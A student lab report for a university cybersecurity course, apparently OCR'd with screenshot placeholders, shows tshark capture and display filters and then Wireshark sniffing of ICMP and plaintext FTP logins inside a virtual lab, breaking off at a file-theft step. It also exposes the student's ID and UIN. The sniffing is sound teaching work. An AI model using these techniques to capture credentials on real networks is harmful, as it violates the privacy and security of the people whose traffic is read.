

Figure 2 tShark w/ "port 53" capture filter active

Above is a screenshot of tShark running on Command Prompt in the Windows 10 CYSE virtual environment. I used the command tshark -i 2 -f "port 53" to begin capturing all DNS queries in the Ethernet0 network interface.

2. Use the same capture filter to find the DNS query & response for www.odu.edu. Highlight the entry in your screenshot.



Figure 3 tShark w/ "port 53" capture filter active & DNS query, response packets

Using the same filter, I started another packet capture while opening www.odu.edu in the Chrome browser. In the screenshot above, I highlighted the DNS query & response packets for www.odu.edu.

3. Apply a new tshark capture filter to capture the ping requests to www.odu.edu.



Figure 4 Captured ICMP packets displayed in tShark

I applied a new tShark capture filter to capture the ping requests to www.odu.edu (-f "icmp"). This filter captures only the ICMP packets on the Ethernet0 interface (-i 2). In the screenshot above, all four ICMP packets used for pinging www.odu.edu were captured.

4. Apply a tshark display filter to show 15 packets associated with the MAC address of the Windows 10 Host machine.



Figure 5 tShark MAC address display filter demonstration

Using the MAC address of the Windows 10 host machine, I applied a new filter which displays only 15 packets transmitted on this machine (-Y “eth.addr == 00-50-56-9A-3D-65” -c 15).

5. Apply a tshark display filter to show 15 packets associated with the IP address of the Windows 10 Host machine.



Figure 6 tShark IP address display filter demonstration

Using the IP address of the Windows 10 host machine, I applied a new filter which displays only 15 packets transmitted on this machine (-Y “ip.addr == 172.26.205.14” -c 15).

TASK B: SNIFF LAN TRAFFIC

1. Sniff ICMP traffic

    a. In External Kali VM, ping Windows 7 VM and Ubuntu VM from two separate terminals.



Figure 7 Two terminals in External Kali VM being used to ping Windows 7 VM and Ubuntu VM

Here, in the External Kali VM, I began pinging the Windows 7 VM (192.168.10.9) and the Ubuntu VM (192.168.10.10) simultaneously. I had already started capturing packets on the Internal Kali VM.

b. Apply proper display or capture filter on Internal Kali VM that ONLY displays ICMP request originated from External Kali VM and goes to Ubuntu 64-bit VM.



Figure 8 Display filter demonstration in Wireshark on Internal Kali VM

Here, in the Internal Kali VM, I applied a display filter to show only the ICMP packets coming from the External Kali VM's IP address (192.168.217.3), and delivered to the Ubuntu VM's IP address (192.168.10.10) [icmp && ip.src == 192.168.217.3 && ip.dst == 192.168.10.10].

2. Sniff FTP traffic
   Ubuntu VM is also serving as an FTP server inside the LAN network. Now, you need to use External Kali to access this FTP server by using the command: ftp [ip_addr of ubuntu VM]. The username for the FTP server is cyse301, and the password is password.



Figure 9 External Kali VM - Connecting to Ubuntu VM FTP server demonstration

In the above screenshot, I connected to the Ubuntu VM's FTP server and logged in with the username "cyse301" and password "password" to access the server.

a. Unfortunately, Internal Kali, the attacker, is also sniffing to the internal communication. Therefore, all of your communication is exposed to the attacker. Now, you need to find out the password used by External Kali to access the FTP server in the Wireshark running on Internal Kali VM. You need to screenshot and explain how you find the password.



Figure 10 Internal Kali VM - TCP port 21 display filter demonstration

To find out the username and password used by External Kali VM to access the FTP server, I applied a filter (tcp.port == 21) that displays only the packets transmitted over port 21, which is used for FTP. I was then able to find the FTP packets containing the username and password in their unencrypted, plaintext form.

b. After you successfully sniffed the username & password from the FTP traffic, repeat the previous step, and use your MIDAS ID as the username and UIN as the password to reaccess the FTP server from External Kali. Although External Kali may not access the FTP server, you need to intercept the packets containing these "secrets" from the attacker VM, which is Internal Kali VM.



Figure 11 Internal Kali VM - TCP port 21 display filter demonstration II

On the External Kali VM (not pictured above), I attempted to establish a connection to the Ubuntu VM's FTP server using my MIDAS ID (mluch001) as the username and UIN (01194213) as the password, which of course did not work. On the Internal Kali VM's Wireshark screen (pictured above), I was able to use the same display filter (tcp.port == 21) to show the exact username and password that was entered.

3. Steal files with Wireshark

   Login to Ubuntu VM, and create a file in your home directory, named “YOUR_MIDAS.txt”. Put the current timestamp and your name in the file.



Figure 12 Ubuntu VM - Creating mluch001.txt

Screenshot of me creating a file (mluch001.txt) containing data.

Once you have the file ready in Ubuntu, switch back to External Kali. Get the file you just created with FTP protocol remotely.

